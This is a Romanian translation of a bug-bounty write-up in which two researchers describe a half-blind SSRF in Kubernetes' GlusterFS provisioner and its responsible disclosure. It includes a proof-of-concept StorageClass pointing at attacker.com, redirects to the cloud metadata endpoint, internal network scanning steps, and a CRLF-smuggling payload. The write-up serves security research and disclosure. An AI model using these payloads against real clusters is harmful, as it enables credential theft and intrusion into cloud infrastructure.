

Nota traducătorului.: autorii acestui articol explică în detaliu cum au reușit să descopere vulnerabilitatea în Kubernetes. Deși inițial părea nu foarte periculoasă, în combinație cu altele, criticitatea sa a fost maximă pentru unele furnizoare de cloud. Munca specialiștilor a fost generos recompensată de mai multe organizații.
Cine suntem
Suntem doi cercetători francezi în domeniul securității, care au descoperit împreună o vulnerabilitate în Kubernetes. Ne numim Brice Augras și Christophe Hauquiert, dar pe multe platforme de Bug Bounty suntem cunoscuți ca Reeverzax și Hach, respectiv:
- — ;
- — arhitect Kubernetes în Nokia.
Ce s-a întâmplat?
Acest articol este modul nostru de a povesti cum un proiect de cercetare obișnuit s-a transformat neașteptat într-o aventură fascinantă pentru vânătorii de bug-uri (cel puțin până în prezent).
După cum probabil știți, vânătorii de bug-uri au câteva trăsături remarcabile:
- trăiesc din pizze și bere;
- lucrează atunci când toți ceilalți dorm.
Nu suntem o excepție de la aceste reguli: de obicei ne întâlnim în weekenduri și petrecem nopți nedormite de hacking. Dar una dintre aceste nopți s-a încheiat într-un mod foarte neobișnuit.
Inițial, ne-am propus să ne întâlnim pentru a discuta despre participarea la în ziua următoare. În timpul discuției despre securitatea Kubernetes în medii de serviciu gestionate, ne-am adus aminte de o idee mai veche, SSRF () și am decis să o folosim ca scenariu de atac.
La ora 11 seara ne-am așezat la cercetare, iar la culcare am mers devreme dimineața, foarte mulțumiți de rezultate. Datorită acestor cercetări, am dat peste programul MSRC Bug Bounty și am conceput un exploit cu escaladare a privilegiilor.
Au trecut câteva săptămâni/luni, iar rezultatul nostru neașteptat ne-a permis să obținem una dintre cele mai mari recompense din istoria Azure Cloud Bug Bounty - pe lângă cea primită de Kubernetes!
Pe baza proiectului nostru de cercetare, comitetul Kubernetes Product Security Committee a publicat .
Acum dorim să răspândim informațiile despre vulnerabilitatea găsită cât mai mult posibil. Sperăm că veți aprecia descoperirea și veți împărtăși detalii tehnice cu alți membri ai comunității infosec!
Așadar, aceasta este povestea noastră…
Context
Pentru a înțelege pe deplin semnificația evenimentelor, să examinăm mai întâi cum funcționează Kubernetes într-un mediu cloud gestionat.
Atunci când creați un exemplu de cluster Kubernetes în acest tip de mediu, furnizorul de servicii cloud se ocupă în mod obișnuit de funcționarea stratului de control:

Stratul de control se află la periferia furnizorului de cloud, în timp ce nodurile Kubernetes sunt situate în periferia clientului.
Pentru alocarea dinamică a volumelor, se utilizează un mecanism de furnizare dinamică dintr-o stocare externă și asocierea acesteia cu PVC (cererea pentru volum persistent).
Astfel, după ce PVC-ul este creat și asociat cu StorageClass în clusterul K8s, acțiunile ulterioare pentru furnizarea volumul sunt gestionate de kube/cloud controller manager (denumirea exactă depinde de versiune). (Nota traducătorului.: Am discutat deja despre CCM pe baza implementării sale pentru unul dintre furnizorii de cloud. .)
Există mai multe tipuri de provisionere acceptate de Kubernetes: majoritatea dintre ele sunt incluse în iar altele sunt gestionate de provisionere suplimentare, care sunt amplasate în pod-uri în cluster.
În studiul nostru ne-am concentrat pe mecanismul intern de furnizare a volumelor, ilustrat mai jos:

Furnizarea dinamică a volumelor utilizând provisionerul încorporat al Kubernetes.
Pe scurt, atunci când Kubernetes este desfășurat într-un mediu gestionat, furnizorul de servicii cloud se ocupă de funcționarea controller manager-ului, însă cererea de creare a volumului (numărul 3 din schema de mai sus) părăsește limitele rețelei interne a furnizorului de cloud. Aici devine cu adevărat interesant!
Scenariul de atac.
În această secțiune, vă vom arăta cum am folosit fluxul de lucru menționat anterior și am obținut acces la resursele interne ale furnizorului de servicii cloud. De asemenea, vom demonstra cum se pot efectua anumite acțiuni — de exemplu, obținerea acreditivelor interne sau efectuarea unei escalări de privilegii.
O simplă manipulare (în acest caz, este vorba despre Service Side Request Forgery) a ajutat la depășirea limitelor mediu client în clusterele diferitelor furnizori de K8s gestionat.
În cercetările noastre ne-am concentrat pe provisioner-ul GlusterFS. Deși secvența ulterioară este descrisă în acest context, aceeași vulnerabilitate afectează Quobyte, StorageOS și ScaleIO.

Abuzul mecanismului de provisionare dinamică a volumelor
În timpul analizei clasei de stocare GlusterFS în sursele clientului pe Golang am , astfel încât la prima cerere HTTP (3), trimisă în timpul creării volumului, la sfârșitul URL-ului utilizatorului se adaugă resturl se adaugă /volumes.
Pentru a elimina acest traseu suplimentar, am decis să adăugăm # în parametrul resturl. Iată prima configurație YAML pe care am folosit-o pentru a verifica existența unei vulnerabilități „semi-orbe” SSRF (mai multe detalii despre semi-blind sau half-blind SSRF pot fi citite, de exemplu, — nota trad.):
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
  name: poc-ssrf
provisioner: kubernetes.io/glusterfs
parameters:
  resturl: "http://attacker.com:6666/#"
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: poc-ssrf
spec:
  accessModes:
  - ReadWriteOnce
  volumeMode: Filesystem
  resources:
    requests:
      storage: 8Gi
  storageClassName: poc-ssrf
Apoi, pentru gestionarea de la distanță a cluster-ului Kubernetes am folosit binarul kubectl. În general, furnizorii de cloud (Azure, Google, AWS etc.) permit obținerea de acreditive pentru utilizarea în această unealtă.
Datorită acestui fapt, am reușit să aplicăm fișierul nostru „special”. Kube-controller-manager a efectuat cererea HTTP rezultată:
kubectl create -f sc-poc.yaml 
Răspuns din perspectiva atacatorului
Curând după aceasta, am reușit să obținem și un răspuns HTTP de la serverul țintă — prin comenzile describe pvc sau get events în kubectl. Și într-adevăr: acest driver Kubernetes, în mod implicit, este mult prea vorbăreț în avertismentele/mesajele sale de eroare...
Iată un exemplu cu referință la https://www.google.fr, setată ca parametru resturl:
kubectl describe pvc poc-ssrf
# sau, puteți folosi kubectl get events 
În cadrul acestei abordări am fost limitați la cereri de tip HTTP POST și nu am putut obține conținutul corpului răspunsului, dacă codul returnat a fost 201. Așadar, am decis să efectuam cercetări suplimentare și am extins acest scenariu de atac cu noi abordări.
Evoluția cercetărilor noastre
- Scenariul avansat nr. 1: utilizarea redirecționării 302 de pe un server extern pentru a schimba metoda HTTP, pentru a obține o modalitate mai flexibilă de a aduna date interne.
- Scenariul avansat nr. 2: automatizarea scanării LAN și descoperirea resurselor interne.
- Scenariul avansat nr. 3: utilizarea HTTP CRLF + smuggling („contrabandă” a cererilor) pentru a crea cereri HTTP personalizate și a obține date extrase din jurnalele kube-controller-ului.
Specificații tehnice
- În studii a fost utilizat Azure Kubernetes Service (AKS) cu Kubernetes versiunea 1.12 în regiunea Europa de Nord.
- Scenariile descrise mai sus au fost realizate pe cele mai recente versiuni de Kubernetes, cu excepția celui de-al treilea scenariu, deoarece acesta necesita Kubernetes construit cu Golang versiunea ≤ 1.12.
- Server extern al atacatorului —
https://attacker.com.
Scenariul avansat nr. 1: redirecționarea cererii HTTP POST în GET și obținerea datelor confidențiale
Metoda inițială a fost îmbunătățită de configurația serverului atacatorului pentru a returna Codul de răspuns HTTP 302, pentru a converti cererea POST în cerere GET (pasul 4 din diagramă):

Prima cerere (3), trimisă de client GlusterFS (Controller Manager), este de tip POST. După efectuarea următorilor pași, am reușit să o transformăm în GET:
- Ca parametru
resturlîn StorageClass este specificathttp://attacker.com/redirect.php. - Endpoint-ul
https://attacker.com/redirect.phprăspunde cu codul de stare HTTP 302 cu următorul header Location:http://169.254.169.254. Acesta poate fi orice alt resursă internă — în acest caz, linkul de redirecționare este utilizat exclusiv ca exemplu. - Implicit biblioteca net/http din Golang redirecționează cererea și convertește POST-ul în GET cu codul de stare 302, rezultând în cererea HTTP GET trimisă către resursa țintă.
Pentru a citi corpul răspunsului HTTP, trebuie să faci describe obiectul PVC:
kubectl describe pvc xxxIată un exemplu de răspuns HTTP în format JSON pe care am reușit să-l obținem:

Capabilitățile vulnerabilității descoperite la acea vreme erau limitate din cauza următoarelor aspecte:
- Imposibilitatea de a insera antete HTTP în cererea trimisă.
- Imposibilitatea efectuării unei cereri POST cu parametrii în corp (este convenabil să ceri valoarea cheii de la o instanță etcd care funcționează pe 2379 port, dacă se folosește HTTP necriptat).
- Imposibilitatea de a obține conținutul corpului răspunsului atunci când codul de stare era 200 și răspunsul nu avea JSON Content-Type.
Scenariul avansat nr. 2: scanarea rețelei locale
Această metodă half-blind SSRF a fost apoi utilizată pentru a scana rețeaua internă a furnizorului de servicii cloud și a interoga diferite servicii ascultătoare (instanța Metadata, Kubelet, etcd etc.) pe baza răspunsurilor kube controller-ului.

Mai întâi au fost determinate porturile ascultătoare standard ale componentelor Kubernetes (8443, 10250, 10251 etc.), iar apoi a fost necesară automatizarea procesului de scanare.
Văzând că această metodă de scanare a resurselor este foarte specifică și nu este compatibilă cu scanerele clasice și instrumentele SSRF, am decis să creăm proprii worker-i în scripturi bash care să automatizeze întregul proces.
De exemplu, pentru a scana mai rapid intervalul 172.16.0.0/12 al rețelei interne, au fost lansate în paralel 15 worker-i. Intervalul IP menționat mai sus a fost ales exclusiv ca exemplu și poate fi modificat pentru un interval IP specific furnizorului de servicii.
Pentru a scana o adresă IP și un port, trebuie să faceți următoarele:
- ștergeți StorageClass-ul verificat anterior;
- ștergeți cererea de volum persistent (PVC) verificată anterior;
- schimbați valorile IP și Port în
sc.yaml; - creați un StorageClass cu noul IP și port;
- creați un nou PVC;
- extrageți rezultatele scanării folosind describe pentru PVC.
Scenariul avansat nr. 3: injecție CRLF + smuggling HTTP în versiunile "vechi" ale clusterului Kubernetes
Dacă, în plus, furnizorul oferea clienților versiuni vechi ale clusterului K8s și le oferea acces la logurile kube-controller-manager-ului, efectul devenea și mai semnificativ.
Un atacator îi este mult mai ușor să modifice la discreția sa cererile HTTP destinat să obțină un răspuns HTTP complet.

Pentru a îndeplini ultimul scenariu, următoarele condiții trebuiau să fie îndeplinite:
- Utilizatorul trebuie să aibă acces la logurile kube-controller-manager (așa cum este, de exemplu, în Azure LogInsights).
- Clusterul Kubernetes trebuie să utilizeze o versiune Golang mai mică decât 1.12.
Am desfășurat un mediu local care simulează schimburile de date între clientul Go GlusterFS și un server țintă fals (deocamdată ne vom abține de la publicarea PoC).
A fost descoperită , care afecta versiunile Golang mai mici de 1.12 și permitea hackerilor să efectueze atacuri de tip HTTP smuggling/CRLF.
Combinând SSRF-ul half-blind descris mai sus împreună cu acesta, am reușit să trimitem cereri după bunul nostru plac, inclusiv să schimbăm anteturile, metoda HTTP, parametrii și datele pe care kube-controller-manager ulterior le prelucrase.
Iată un exemplu de "momeală" funcțională în parametrul resturl StorageClass-ului, care implementează un astfel de scenariu de atac:
http://172.31.X.1:10255/healthz? HTTP/1.1rnConnection: keep-
alivernHost: 172.31.X.1:10255rnContent-Length: 1rnrn1rnGET /pods? HTTP/1.1rnHost: 172.31.X.1:10255rnrn
În rezultat apare o eroare răspuns nesolicitat, mesajul fiind înregistrat în jurnalele controller-ului. Datorită activării implicite a „verbose-ului”, conținutul mesajului HTTP de răspuns este de asemenea salvat acolo.

A fost cel mai eficient „momeală” în cadrul conceptului de probă.
Folosind această abordare, am reușit să realizăm unele dintre următoarele atacuri în clusterele diferitelor furnizori de k8s gestionat: escaladarea privilegii cu obținerea acreditivelor pe instanțele de meta date, DoS al masterului prin (cereri HTTP) necriptate pe instanțele master etc.
Consecințe
În declarația oficială Kubernetes privind vulnerabilitatea SSRF descoperită de noi, aceasta a fost clasificată cu un rating CVSS 6.3/10: CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:N/A:N. Dacă luăm în considerare doar vulnerabilitatea legată de perimetrul Kubernetes, vectorul de integritate (integrity vector) este calificat ca None.
Cu toate acestea, evaluarea posibilelor consecințe în contextul unui mediu de serviciu gestionat (și aceasta a fost cea mai interesantă parte a cercetării noastre!) ne-a determinat să recalificăm vulnerabilitatea cu un rating Critic CVSS10/10 pentru mulți distribuitori.
Mai jos este informația suplimentară care va ajuta să înțelegeți ce ne-am ghidat în evaluarea posibilelor consecințe în medii cloud:
Integritate
- Execuție de comenzi de la distanță folosind acreditive interne obținute.
- Reproducerea scenariului de mai sus prin metoda IDOR (Insecure Direct Object Reference, adică referințe directe nesigure la obiecte) cu alte resurse descoperite în rețeaua locală.
Confidențialitate
- Atac de tip datorită furtului de acreditive cloud (de exemplu, metadata API).
- Colectarea de informații prin scanarea rețelei locale (determinarea versiunii SSH, versiunea serverului HTTP, …).
- Colectarea de informații despre instanțe și infrastructură prin interogarea API-urilor interne, cum ar fi metadata API (
http://169.254.169.254, …). - Furt de date ale clienților prin acreditive cloud.
Disponibilitate
Toate scenariile de aplicare a exploit-urilor legate de vectorii de atac asupra integrity (integritate), pot fi utilizate pentru acțiuni distrugătoare și pot duce la indisponibilitatea instanțelor master din perimetrul clienților (sau din alte surse).
Fiind într-un mediu gestionat K8s și evaluând impactul asupra integrității, ne putem imagina numeroase scenarii care ar putea afecta disponibilitatea. Ca exemple suplimentare, putem menționa coruperea bazei de date etcd sau efectuarea unui apel critic la API-ul Kubernetes.
Chronology
- 6 decembrie 2019: notificare trimită cu privire la vulnerabilitatea descoperită la MSRC Bug Bounty.
- 3 ianuarie 2020: o terță parte a înștiințat dezvoltatorii Kubernetes că lucrăm la o problemă de securitate. Și a cerut să considere SSRF ca o vulnerabilitate internă (in-core). După aceea, am prezentat un raport general cu detalii tehnice despre sursa problemei.
- 15 ianuarie 2020: am furnizat dezvoltatorilor Kubernetes rapoarte tehnice și generale la cererea lor (prin intermediul platformei HackerOne).
- 15 ianuarie 2020: dezvoltatorii Kubernetes ne-au informat că half-blind SSRF + injecția CRLF pentru versiunile anterioare este considerată o vulnerabilitate in-core. Imediat am încetat analiza perimeterelor altor furnizori de servicii: cauza principală era acum gestionată de echipa K8s.
- 15 ianuarie 2020: recompensă primită de la MSRC prin HackerOne.
- 16 ianuarie 2020: Kubernetes PSC (Product Security Committee) a recunoscut vulnerabilitatea și a cerut să fie păstrată secretă până la mijlocul lunii martie datorită numărului mare de victime potențiale.
- 11 februarie 2020: recompensă primită de la Google VRP.
- 4 martie 2020: recompensă primită de la Kubernetes prin HackerOne.
- 15 martie 2020: dezvăluirea publică inițial planificată a fost amânată din cauza situației COVID-19.
- 1 iunie 2020: declarație comună Kubernetes + Microsoft despre vulnerabilitate.
TL;DR
- Beau bere și mănânc pizza 🙂
- Am descoperit o vulnerabilitate in-core în Kubernetes, deși nu intenționam deloc acest lucru.
- Am efectuat o analiză suplimentară în clusterele diferitelor furnizori de cloud și am reușit să amplificăm daunele cauzate de vulnerabilitate pentru a obține bonusuri și mai impresionante.
- În acest articol veți găsi numeroase detalii tehnice. Vom discuta cu plăcere despre ele cu voi (Twitter: & ).
- S-a dovedit că toate formalitățile și redactarea rapoartelor durează mult mai mult decât ne așteptam.
Linkuri
- ;
- ;
- ;
- .
P.S. de la traducător
Citiți și în blogul nostru:
- «»;
- «»;
- «».
Sursa: habr.com
